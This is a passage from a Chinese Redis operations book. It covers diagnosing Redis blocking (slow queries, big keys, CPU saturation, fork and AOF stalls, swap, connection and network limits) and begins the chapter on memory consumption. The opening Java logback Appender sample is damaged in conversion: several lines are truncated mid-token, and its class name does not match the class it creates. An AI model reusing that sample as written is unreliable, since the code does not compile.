


图7-1 自定义Appender收集Redis异常

以Java的logback为例，实现代码如下：

```
public class Redis Appender extends AppenderBase<ILoggingEvent> {
    // 使用guava的AtomicLongMap, 用于并发计数
    public static final AtomicLongMap<String> ATOMIC_LONG_MAP = AtomicLongMap.c
    static {
        // 自定义Appender加入到logback的rootLogger中
        LoggerContext loggerContext = (LoggerContext) LoggerFactory.getLoggerF
        Logger rootLogger = loggerContext.getLogger(Logger.ROOT_LOGGER_NAME);
        ErrorStatisticsAppender errorStatisticsAppender = new ErrorStatisticsAp
        errorStatisticsAppender.setContext(loggerContext);
        errorStatisticsAppender.start();
        rootLogger.addAppender(errorStatisticsAppender);
    }
    // 重写接收日志事件方法
    protected void append(ILoggingEvent event) {
        // 只监控error级别日志
        if (event.getLevel() == Level.ERROR) {
            IThrowableProxy throwableProxy = event.getThrowableProxy();
            // 确认抛出异常
            if (throwableProxy != null) {
                // 以每分钟为key, 记录每分钟异常数量
                String key = DateUtil.formatDate(new Date(), "yyyyMMddHHmm");
                long errorCount = ATOMIC_LONG_MAP.incrementAndGet(key);
                if (errorCount > 10) {
                    // 超过10次触发报警代码
                }
                // 清理历史计数统计, 防止极端情况下内存泄露
                for (String oldKey : ATOMIC_LONG_MAP.asMap().keySet()) {
                    if (!StringUtils.equals(key, oldKey)) {
                        ATOMIC_LONG_MAP.remove(oldKey);
                    }
                }
            }
        }
    }
}
```



开发提示

借助日志系统统计异常的前提是，需要项目必须使用日志API进行异常统一输出，比如所有的异常都通过logger.error打印，这应该作为开发规范推广。其他编程语言也可以采用类似的日志系统实现异常统计报警。

应用方加入异常监控之后还存在一个问题，当开发人员接到异常报警后，通常会去线上服务器查看错误日志细节。这时如果应用操作的是多个

Redis节点（比如使用Redis集群），如何决定是哪一个节点超时还是所有的节点都有超时呢？这是线上很常见的需求，但绝大多数的客户端类库并没有在异常信息中打印ip和port信息，导致无法快速定位是哪个Redis节点超时。不过修改Redis客户端成本很低，比如Jedis只需要修改Connection类下的connect、sendCommand、readProtocolWithCheckingBroken方法专门捕获连接，发送命令，协议读取事件的异常。由于客户端类库都会保存ip和port信息，当异常发生时很容易打印出对应节点的ip和port，辅助我们快速定位问题节点。

除了在应用方加入统计报警逻辑之外，还可以借助Redis监控系统发现阻塞问题，当监控系统检测到Redis运行期的一些关键指标出现不正常时会触发报警。Redis相关的监控系统开源的方案有很多，一些公司内部也会自己开发监控系统。一个可靠的Redis监控系统首先需要做到对关键指标全方位监控和异常识别，辅助开发运维人员发现定位问题。如果Redis服务没有引入监控系统作辅助支撑，对于线上的服务是非常不负责任和危险的。这里推荐笔者团队开源的CacheCloud系统，它内部的统计监控模块能够很好地辅助工程师发现定位问题。

监控系统所监控的关键指标有很多，如命令耗时、慢查询、持久化阻塞、连接拒绝、CPU/内存/网络/磁盘使用过载等。当出现阻塞时如果相关人员不能深刻理解这些关键指标的含义和背后的原理，会严重影响解决问题的速度。后面的内容将围绕引起Redis阻塞的原因做重点说明。

7.2 内在原因

定位到具体的Redis节点异常后，首先应该排查是否是Redis自身原因导致，围绕以下几个方面排查：

- API或数据结构使用不合理。

- CPU饱和的问题。

- 持久化相关的阻塞。

7.2.1 API或数据结构使用不合理

通常Redis执行命令速度非常快，但也存在例外，如对一个包含上万个元素的hash结构执行hgetall操作，由于数据量比较大且命令算法复杂度是 $O(n)$ ，这条命令执行速度必然很慢。这个问题就是典型的不合理使用API和数据结构。对于高并发的场景我们应该尽量避免在大对象上执行算法复杂度超过 $O(n)$ 的命令，关于Redis命令的复杂度，详见第2章。

1.如何发现慢查询

Redis原生提供慢查询统计功能，执行slowlog get{n}命令可以获取最近的n条慢查询命令，默认对于执行超过10毫秒的命令都会记录到一个定长队列中，线上实例建议设置为1毫秒便于及时发现毫秒级以上的命令。如果命令执行时间在毫秒级，则实例实际OPS只有1000左右。慢查询队列长度默认128，可适当调大。慢查询更多细节见第3章。慢查询本身只记录了命令执行时间，不包括数据网络传输时间和命令排队时间，因此客户端发生阻塞异常后，可能不是当前命令缓慢，而是在等待其他命令执行。需要重点比对异常和慢查询发生的时间点，确认是否有慢查询造成的命令阻塞排队。

发现慢查询后，开发人员需要作出及时调整。可以按照以下两个方向去调整：

- 1) 修改为低算法度的命令，如hgetall改为hmget等，禁用keys、sort等命令。
- 2) 调整大对象：缩减大对象数据或把大对象拆分为多个小对象，防止

一次命令操作过多的数据。大对象拆分过程需要视具体的业务决定，如用户好友集合存储在Redis中，有些热点用户会关注大量好友，这时可以按时间或其他维度拆分到多个集合中。

2. 如何发现大对象

Redis本身提供发现大对象的工具，对应命令：redis-cli-h{ip}-p{port}bigkeys。内部原理采用分段进行scan操作，把历史扫描过的最大对象统计出来便于分析优化，运行效果如下：

```
# redis-cli --bigkeys
# Scanning the entire keyspace to find biggest keys as well as
# average sizes per key type. You can use -i 0.1 to sleep 0.1 sec
# per 100 SCAN commands (not usually needed).
[00.00%] Biggest string found so far 'ptc:-571805194744395733' with 17 bytes
[00.00%] Biggest string found so far 'RVF#2570599,1' with 3881 bytes
[00.01%] Biggest hash found so far 'pcl:8752795333786343845' with 208 fields
[00.37%] Biggest string found so far 'RVF#1224557,1' with 3882 bytes
[00.75%] Biggest string found so far 'ptc:2404721392920303995' with 4791 bytes
[04.64%] Biggest string found so far 'pcltm:614' with 5176729 bytes
[08.08%] Biggest string found so far 'pcltm:8561' with 11669889 bytes
[21.08%] Biggest string found so far 'pcltm:8598' with 12300864 bytes
...忽略更多输出...
----- summary -----
Sampled 3192437 keys in the keyspace!
Total key length in bytes is 78299956 (avg len 24.53)
Biggest string found 'pcltm:121' has 17735928 bytes
Biggest hash found 'pcl:3650040409957394505' has 209 fields
2526878 strings with 954999242 bytes (79.15% of keys, avg size 377.94)
0 lists with 0 items (00.00% of keys, avg size 0.00)
0 sets with 0 members (00.00% of keys, avg size 0.00)
665559 hashes with 19013973 fields (20.85% of keys, avg size 28.57)
0 zsets with 0 members (00.00% of keys, avg size 0.00)
```

根据结果汇总信息能非常方便地获取到大对象的键，以及不同类型数据结构的使用情况。

7.2.2 CPU饱和

单线程的Redis处理命令时只能使用一个CPU。而CPU饱和是指Redis把单核CPU使用率跑到接近100%。使用top命令很容易识别出对应Redis进程的CPU使用率。CPU饱和是非常危险的，将导致Redis无法处理更多的命令，严重影响吞吐量和应用方的稳定性。对于这种情况，首先判断当前Redis的并发量是否达到极限，建议使用统计命令redis-cli -h {ip} -p {port} --stat获取当前Redis使用情况，该命令每秒输出一行统计信息，运行效果如下：

```
# redis-cli --stat
----- data ----- load ----- - child -
keys      mem     clients blocked requests           connections
3789785   3.20G    507      0    8867955607 (+0)    555894
3789813   3.20G    507      0    8867959511 (+63904)  555894
3789822   3.20G    507      0    8867961602 (+62091)  555894
3789831   3.20G    507      0    8867965049 (+63447)  555894
3789842   3.20G    507      0    8867969520 (+62675)  555894
3789845   3.20G    507      0    8867971943 (+62423)  555894
```

以上输出是一个接近饱和的Redis实例的统计信息，它每秒平均处理6万+的请求。对于这种情况，垂直层面的命令优化很难达到效果，这时就需要做集群化水平扩展来分摊OPS压力。如果只有几百或几千OPS的Redis实例就接近CPU饱和是很不正常的，有可能使用了高算法复杂度的命令。还有一种情况是过度的内存优化，这种情况有些隐蔽，需要我们根据info commandstats统计信息分析出命令不合理开销时间，例如下面的耗时统计：

```
cmdstat_hset:calls=198757512,usec=27021957243,usec_per_call=135.95
```

查看这个统计可以发现一个问题，hset命令算法复杂度只有O(1)但平均耗时却达到135微秒，显然不合理，正常情况耗时应该在10微秒以下。这

是因为上面的Redis实例为了追求低内存使用量，过度放宽ziplist使用条件（修改了hash-max-ziplist-entries和hash-max-ziplist-value配置）。进程内的hash对象平均存储着上万个元素，而针对ziplist的操作算法复杂度在O(n)到O(n²)之间。虽然采用ziplist编码后hash结构内存占用会变小，但是操作变得更慢且更消耗CPU。ziplist压缩编码是Redis用来平衡空间和效率的优化手段，不可过度使用。关于ziplist编码细节见第8章的8.3节“内存优化”。

7.2.3 持久化阻塞

对于开启了持久化功能的Redis节点，需要排查是否是持久化导致的阻塞。持久化引起主线程阻塞的操作主要有：fork阻塞、AOF刷盘阻塞、HugePage写操作阻塞。

1.fork阻塞

fork操作发生在RDB和AOF重写时，Redis主线程调用fork操作产生共享内存的子进程，由子进程完成持久化文件重写工作。如果fork操作本身耗时过长，必然会导致主线程的阻塞。

可以执行info stats命令获取到latest_fork_usec指标，表示Redis最近一次fork操作耗时，如果耗时很大，比如超过1秒，则需要做出优化调整，如避免使用过大的内存实例和规避fork缓慢的操作系统等，更多细节见第5章5.3节中fork优化部分。

2.AOF刷盘阻塞

当我们开启AOF持久化功能时，文件刷盘的方式一般采用每秒一次，后台线程每秒对AOF文件做fsync操作。当硬盘压力过大时，fsync操作需要等待，直到写入完成。如果主线程发现距离上一次的fsync成功超过2秒，为了数据安全性它会阻塞直到后台线程执行fsync操作完成。这种阻塞行为主要是硬盘压力引起，可以查看Redis日志识别出这种情况，当发生这种阻塞行为时，会打印如下日志：

```
Asynchronous AOF fsync is taking too long (disk is busy). Writing the AOF
buffer without waiting for fsync to complete, this may slow down Redis.
```

也可以查看info persistence统计中的aof_delayed_fsync指标，每次发生fdatasync阻塞主线程时会累加。定位阻塞问题后具体优化方法见第5.3节的AOF追加阻塞部分。



运维提示

硬盘压力可能是Redis进程引起的，也可能是其他进程引起的，可以使用iostop查看具体是哪个进程消耗过多的硬盘资源。

3.HugePage写操作阻塞

子进程在执行重写期间利用Linux写时复制技术降低内存开销，因此只有写操作时Redis才复制要修改的内存页。对于开启Transparent HugePages的操作系统，每次写命令引起的复制内存页单位由4K变为2MB，放大了512倍，会拖慢写操作的执行时间，导致大量写操作慢查询。例如简单的incr命令也会出现在慢查询中。关于Transparent HugePages的细节见第12章的12.1节“Linux配置优化”。

Redis官方文档中针对绝大多数的阻塞问题进行了分类说明，这里不再详细介绍，细节请见：<http://www.redis.io/topics/latency>。

7.3 外在原因

排查Redis自身原因引起的阻塞原因之后，如果还没有定位问题，需要排查是否由外部原因引起。围绕以下三个方面进行排查：

- CPU竞争

- 内存交换

- 网络问题

7.3.1 CPU竞争

CPU竞争问题如下：

·**进程竞争**：Redis是典型的CPU密集型应用，不建议和其他多核CPU密集型服务部署在一起。当其他进程过度消耗CPU时，将严重影响Redis吞吐量。可以通过top、sar等命令定位到CPU消耗的时间点和具体进程，这个问题比较容易发现，需要调整服务之间部署结构。

·**绑定CPU**：部署Redis时为了充分利用多核CPU，通常一台机器部署多个实例。常见的一种优化是把Redis进程绑定到CPU上，用于降低CPU频繁上下文切换的开销。这个优化技巧正常情况下没有问题，但是存在例外情况，如图7-2所示。




图7-2 Redis绑定CPU后父子进程使用一个CPU

当Redis父进程创建子进程进行RDB/AOF重写时，如果做了CPU绑定，会与父进程共享使用一个CPU。子进程重写时对单核CPU使用率通常在90%以上，父进程与子进程将产生激烈CPU竞争，极大影响Redis稳定性。因此对于开启了持久化或参与复制的主节点不建议绑定CPU。

7.3.2 内存交换

内存交换（swap）对于Redis来说是非常致命的，Redis保证高性能的一个重要前提是所有的数据在内存中。如果操作系统把Redis使用的部分内存换出到硬盘，由于内存与硬盘读写速度差几个数量级，会导致发生交换后的Redis性能急剧下降。识别Redis内存交换的检查方法如下：

1) 查询Redis进程号：

```
# redis-cli -p 6383 info server | grep process_id
process_id:4476
```

2) 根据进程号查询内存交换信息：

```
# cat /proc/4476/smaps | grep Swap
Swap: 0 kB
Swap: 0 kB
Swap: 4 kB
Swap: 0 kB
Swap: 0 kB
Swap: 0 kB
....
```

如果交换量都是0KB或者个别的是4KB，则是正常现象，说明Redis进程内存没有被交换。预防内存交换的方法有：

- 保证机器充足的可用内存。
- 确保所有Redis实例设置最大可用内存（maxmemory），防止极端情况下Redis内存不可控的增长。
- 降低系统使用swap优先级，如echo10>/proc/sys/vm/swappiness，具体细节见12.1节“Linux配置优化”。

7.3.3 网络问题

网络问题是引起Redis阻塞的问题点。常见的网络问题主要有：连接拒绝、网络延迟、网卡软中断等。

1. 连接拒绝

当出现网络闪断或者连接数溢出时，客户端会出现无法连接Redis的情况。我们需要区分这三种情况：网络闪断、Redis连接拒绝、连接溢出。

第一种情况：网络闪断。一般发生在网络割接或者带宽耗尽的情况下，对于网络闪断的识别比较困难，常见的做法可以通过sar-n DEV查看本机历史流量是否正常，或者借助外部系统监控工具（如Ganglia）进行识别。具体问题定位需要更上层的运维支持，对于重要的Redis服务需要充分考虑部署架构的优化，尽量避免客户端与Redis之间异地跨机房调用。

第二种情况：Redis连接拒绝。Redis通过maxclients参数控制客户端最大连接数，默认10000。当Redis连接数大于maxclients时会拒绝新的连接进入，info stats的rejected_connections统计指标记录所有被拒绝连接的数量：

```
# redis-cli -p 6384 info Stats | grep rejected_connections
rejected_connections:0
```

Redis使用多路复用IO模型可支撑大量连接，但是不代表可以无限连接。客户端访问Redis时尽量采用NIO长连接或者连接池的方式。



开发提示

当Redis用于大量分布式节点访问且生命周期比较短的场景时，如比较典型的在Map/Reduce中使用Redis。因为客户端服务存在频繁启动和销毁的情况且默认Redis不会主动关闭长时间闲置连接或检查关闭无效的TCP连接，因此会导致Redis连接数快速消耗且无法释放的问题。这种场景下建议设置tcp-keepalive和timeout参数让Redis主动检查和关闭无效连接。

第三种情况：连接溢出。这是指操作系统或者Redis客户端在连接时的问题。这个问题的原因比较多，下面就分别介绍两种原因：进程限制、backlog队列溢出。

(1) 进程限制

客户端想成功连接上Redis服务需要操作系统和Redis的限制都通过才可以，如图7-3所示。



图7-3 操作系统和Redis对客户端连接的双重限制

操作系统一般会对进程使用的资源做限制，其中一项是对进程可打开最大文件数控制，通过ulimit-n查看，通常默认1024。由于Linux系统对TCP连接也定义为一个文件句柄，因此对于支撑大量连接的Redis来说需要增大这个值，如设置ulimit-n65535，防止Too many open files错误。

(2) backlog队列溢出

系统对于特定端口的TCP连接使用backlog队列保存。Redis默认的长度为511，通过tcp-backlog参数设置。如果Redis用于高并发场景为了防止缓慢连接占用，可适当增大这个设置，但必须大于操作系统允许值才能生效。当Redis启动时如果tcp-backlog设置大于系统允许值将以系统值为准，Redis打印如下警告日志：

```
# WARNING: The TCP backlog setting of 511 cannot be enforced because /proc/sys/net/core/somaxconn is set to the lower value of 128.
```

系统的backlog默认值为128，使用echo511>/proc/sys/net/core/somaxconn命令进行修改。可以通过netstat-s命令获取因backlog队列溢出造成的连接拒绝统计，如下：

```
# netstat -s | grep overflowed  
663 times the listen queue of a socket overflowed
```



运维提示

如果怀疑是backlog队列溢出，线上可以使用cron定时执行netstat-s|grep overflowed统计，查看是否有持续增长的连接拒绝情况。

2. 网络延迟

网络延迟取决于客户端到Redis服务器之间的网络环境。主要包括它们之间的物理拓扑和带宽占用情况。常见的物理拓扑按网络延迟由快到慢可分为：同物理机>同机架>跨机架>同机房>同城机房>异地机房。但它们容灾性正好相反，同物理机容灾性最低而异地机房容灾性最高。Redis提供了测量机器之间网络延迟的工具，在redis-cli-h{host}-p{port}命令后面加入如下参

数进行延迟测试：

·--latency：持续进行延迟测试，分别统计：最小值、最大值、平均值、采样次数。

·--latency-history：统计结果同--latency，但默认每15秒完成一行统计，可通过-i参数控制采样时间。

·--latency-dist：使用统计图的形式展示延迟统计，每1秒采样一次。

网络延迟问题经常出现在跨机房的部署结构上，对于机房之间延迟比较严重的场景需要调整拓扑结构，如把客户端和Redis部署在同机房或同城机房等。

带宽瓶颈通常出现在以下几个方面：

·机器网卡带宽。

·机架交换机带宽。

·机房之间专线带宽。

带宽占用主要根据当时使用率是否达到瓶颈有关，如频繁操作Redis的大对象对于千兆网卡的机器很容易达到网卡瓶颈，因此需要重点监控机器流量，及时发现网卡打满产生的网络延迟或通信中断等情况，而机房专线和交换机带宽一般由上层运维监控支持，通常出现瓶颈的概率较小。

3.网卡软中断

网卡软中断是指由于单个网卡队列只能使用一个CPU，高并发下网卡数

据交互都集中在同一个CPU，导致无法充分利用多核CPU的情况。网卡软中断瓶颈一般出现在网络高流量吞吐的场景，如下使用“top+数字1”命令可以很明显看到CPU1的软中断指标（si）过高：

```
# top
Cpu0 : 15.3%us, 0.3%sy, 0.0%ni, 84.4%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu1 : 16.6%us, 2.0%sy, 0.0%ni, 47.1%id, 3.3%wa, 0.0%hi, 31.0%si, 0.0%st
Cpu2 : 13.3%us, 0.7%sy, 0.0%ni, 86.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu3 : 14.3%us, 1.7%sy, 0.0%ni, 82.4%id, 1.0%wa, 0.0%hi, 0.7%si, 0.0%st
...
Cpu15 : 10.3%us, 8.0%sy, 0.0%ni, 78.7%id, 1.7%wa, 0.3%hi, 1.0%si, 0.0%st
```

Linux在内核2.6.35以后支持Receive Packet Steering（RPS），实现了在软件层面模拟硬件的多队列网卡功能。如何配置多CPU分摊软中断已超出本书的范畴，具体配置见Torvalds的GitHub文档：<https://github.com/torvalds/linux/blob/master/Documentation/networking/scaling.txt>

7.4 本章重点回顾

- 1) 客户端最先感知阻塞等Redis超时行为，加入日志监控报警工具可快速定位阻塞问题，同时需要对Redis进程和机器做全面监控。
- 2) 阻塞的内在原因：确认主线程是否存在阻塞，检查慢查询等信息，发现不合理使用API或数据结构的情况，如keys、sort、hgetall等。关注CPU使用率防止单核跑满。当硬盘IO资源紧张时，AOF追加也会阻塞主线程。
- 3) 阻塞的外在原因：从CPU竞争、内存交换、网络问题等方面入手排查是否因为系统层面问题引起阻塞。

第8章 理解内存

Redis所有的数据都存在内存中，当前内存虽然越来越便宜，但跟廉价的硬盘相比成本还是比较昂贵，因此如何高效利用Redis内存变得非常重要。高效利用Redis内存首先需要理解Redis内存消耗在哪里，如何管理内存，最后才能考虑如何优化内存。掌握这些知识后能够实现用更少的内存存储更多的数据，从而降低成本。本章主要内容如下：

- 内存消耗分析。
- 管理内存的原理与方法。
- 内存优化技巧。

8.1 内存消耗

理解Redis内存，首先需要掌握Redis内存消耗在哪些方面。有些内存消耗是必不可少的，而有些可以通过参数调整和合理使用来规避内存浪费。内存消耗可以分为进程自身消耗和子进程消耗。

8.1.1 内存使用统计

首先需要了解Redis自身使用内存的统计数据，可通过执行info memory命令获取内存相关指标。读懂每个指标有助于分析Redis内存使用情况，表8-1列举出内存统计指标和对应解释。

表8-1 info memory详细解释

属性名	属性说明
used_memory	Redis 分配器分配的内存总量，也就是内部存储的所有数据内存占用量

(续)

属性名	属性说明
used_memory_human	以可读的格式返回 used_memory
used_memory_rss	从操作系统的角度显示 Redis 进程占用的物理内存总量
used_memory_peak	内存使用的最大值，表示 used_memory 的峰值
used_memory_peak_human	以可读的格式返回 used_memory_peak
used_memory_lua	Lua 引擎所消耗的内存大小
mem_fragmentation_ratio	used_memory_rss/used_memory 比值，表示内存碎片率
mem_allocator	Redis 所使用的内存分配器。默认为 jemalloc

需要重点关注的指标有：used_memory_rss和used_memory以及它们的比值mem_fragmentation_ratio。

当mem_fragmentation_ratio>1时，说明used_memory_rss-used_memory多出的部分内存并没有用于数据存储，而是被内存碎片所消耗，如果两者相差很大，说明碎片率严重。

当mem_fragmentation_ratio<1时，这种情况一般出现在操作系统把Redis内存交换（Swap）到硬盘导致，出现这种情况时要格外关注，由于硬盘速度远远慢于内存，Redis性能会变得很差，甚至僵死。

8.1.2 内存消耗划分

Redis进程内消耗主要包括：自身内存+对象内存+缓冲内存+内存碎片，其中Redis空进程自身内存消耗非常少，通常used_memory_rss在3MB左右，used_memory在800KB左右，一个空的Redis进程消耗内存可以忽略不计。Redis主要内存消耗如图8-1所示。下面介绍另外三种内存消耗。




图8-1 Redis内存消耗划分

1. 对象内存

对象内存是Redis内存占用最大的一块，存储着用户所有的数据。Redis所有的数据都采用key-value数据类型，每次创建键值对时，至少创建两个类型对象：key对象和value对象。对象内存消耗可以简单理解为`sizeof(keys) + sizeof(values)`。键对象都是字符串，在使用Redis时很容易忽略键对内存消耗的影响，应当避免使用过长的键。value对象更复杂些，主要包含5种基

本数据类型：字符串、列表、哈希、集合、有序集合。其他数据类型都是建立在这5种数据结构之上实现的，如：Bitmaps和HyperLogLog使用字符串实现，GEO使用有序集合实现等。每种value对象类型根据使用规模不同，占用内存不同。在使用时一定要合理预估并监控value对象占用情况，避免内存溢出。

2. 缓冲内存

缓冲内存主要包括：客户端缓冲、复制积压缓冲区、AOF缓冲区。

客户端缓冲指的是所有接入到Redis服务器TCP连接的输入输出缓冲。输入缓冲无法控制，最大空间为1G，如果超过将断开连接。输出缓冲通过参数client-output-buffer-limit控制，如下所示：

· 普通客户端：除了复制和订阅的客户端之外的所有连接，Redis的默认配置是：client-output-buffer-limit normal000，Redis并没有对普通客户端的输出缓冲区做限制，一般普通客户端的内存消耗可以忽略不计，但是当有大量慢连接客户端接入时这部分内存消耗就不能忽略了，可以设置maxclients做限制。特别是当使用大量数据输出的命令且数据无法及时推送给客户端时，如monitor命令，容易造成Redis服务器内存突然飙升。

· 从客户端：主节点会为每个从节点单独建立一条连接用于命令复制，默认配置是：client-output-buffer-limit slave256mb64mb60。当主从节点之间网络延迟较高或主节点挂载大量从节点时这部分内存消耗将占用很大一部分，建议主节点挂载的从节点不要多于2个，主从节点不要部署在较差的网络环境下，如异地跨机房环境，防止复制客户端连接缓慢造成溢出。

· 订阅客户端：当使用发布订阅功能时，连接客户端使用单独的输出缓冲区，默认配置为：client-output-buffer-limit pubsub32mb8mb60，当订阅服务的消息生产快于消费速度时，输出缓冲区会产生积压造成输出缓冲区空间溢出。

输入输出缓冲区在大流量的场景中容易失控，造成Redis内存的不稳定，需要重点监控，具体细节见4.4节中客户端管理部分。

复制积压缓冲区：Redis在2.8版本之后提供了一个可重用的固定大小缓冲区用于实现部分复制功能，根据repl-backlog-size参数控制，默认1MB。对于复制积压缓冲区整个主节点只有一个，所有的从节点共享此缓冲区，因此可以设置较大的缓冲区空间，如100MB，这部分内存投入是有价值的，可以有效避免全量复制，更多细节见第6.4节。

AOF缓冲区：这部分空间用于在Redis重写期间保存最近的写入命令，具体细节见5.2节。AOF缓冲区空间消耗用户无法控制，消耗的内存取决于AOF重写时间和写入命令量，这部分空间占用通常很小。

3. 内存碎片

Redis默认的内存分配器采用jemalloc，可选的分配器还有：glibc、tcmalloc。内存分配器为了更好地管理和重复利用内存，分配内存策略一般采用固定范围的内存块进行分配。例如jemalloc在64位系统中将内存空间划分为：小、大、巨大三个范围。每个范围内又划分为多个小的内存块单位，如下所示：

· 小：[8byte], [16byte, 32byte, 48byte, ..., 128byte], [192byte,

256byte, ..., 512byte], [768byte, 1024byte, ..., 3840byte]

· 大: [4KB, 8KB, 12KB, ..., 4072KB]

· 巨大: [4MB, 8MB, 12MB, ...]

比如当保存5KB对象时jemalloc可能会采用8KB的块存储，而剩下的3KB空间变为了内存碎片不能再分配给其他对象存储。内存碎片问题是所有内存服务的通病，但是jemalloc针对碎片化问题专门做了优化，一般不会存在过度碎片化的问题，正常的碎片率（mem_fragmentation_ratio）在1.03左右。但是当存储的数据长短差异较大时，以下场景容易出现高内存碎片问题：

· 频繁做更新操作，例如频繁对已存在的键执行append、setrange等更新操作。

· 大量过期键删除，键对象过期删除后，释放的空间无法得到充分利用，导致碎片率上升。

出现高内存碎片问题时常见的解决方式如下：

· **数据对齐**：在条件允许的情况下尽量做数据对齐，比如数据尽量采用数字类型或者固定长度字符串等，但是这要视具体的业务而定，有些场景无法做到。

· **安全重启**：重启节点可以做到内存碎片重新整理，因此可以利用高可用架构，如Sentinel或Cluster，将碎片率过高的主节点转换为从节点，进行安全重启。

8.1.3 子进程内存消耗

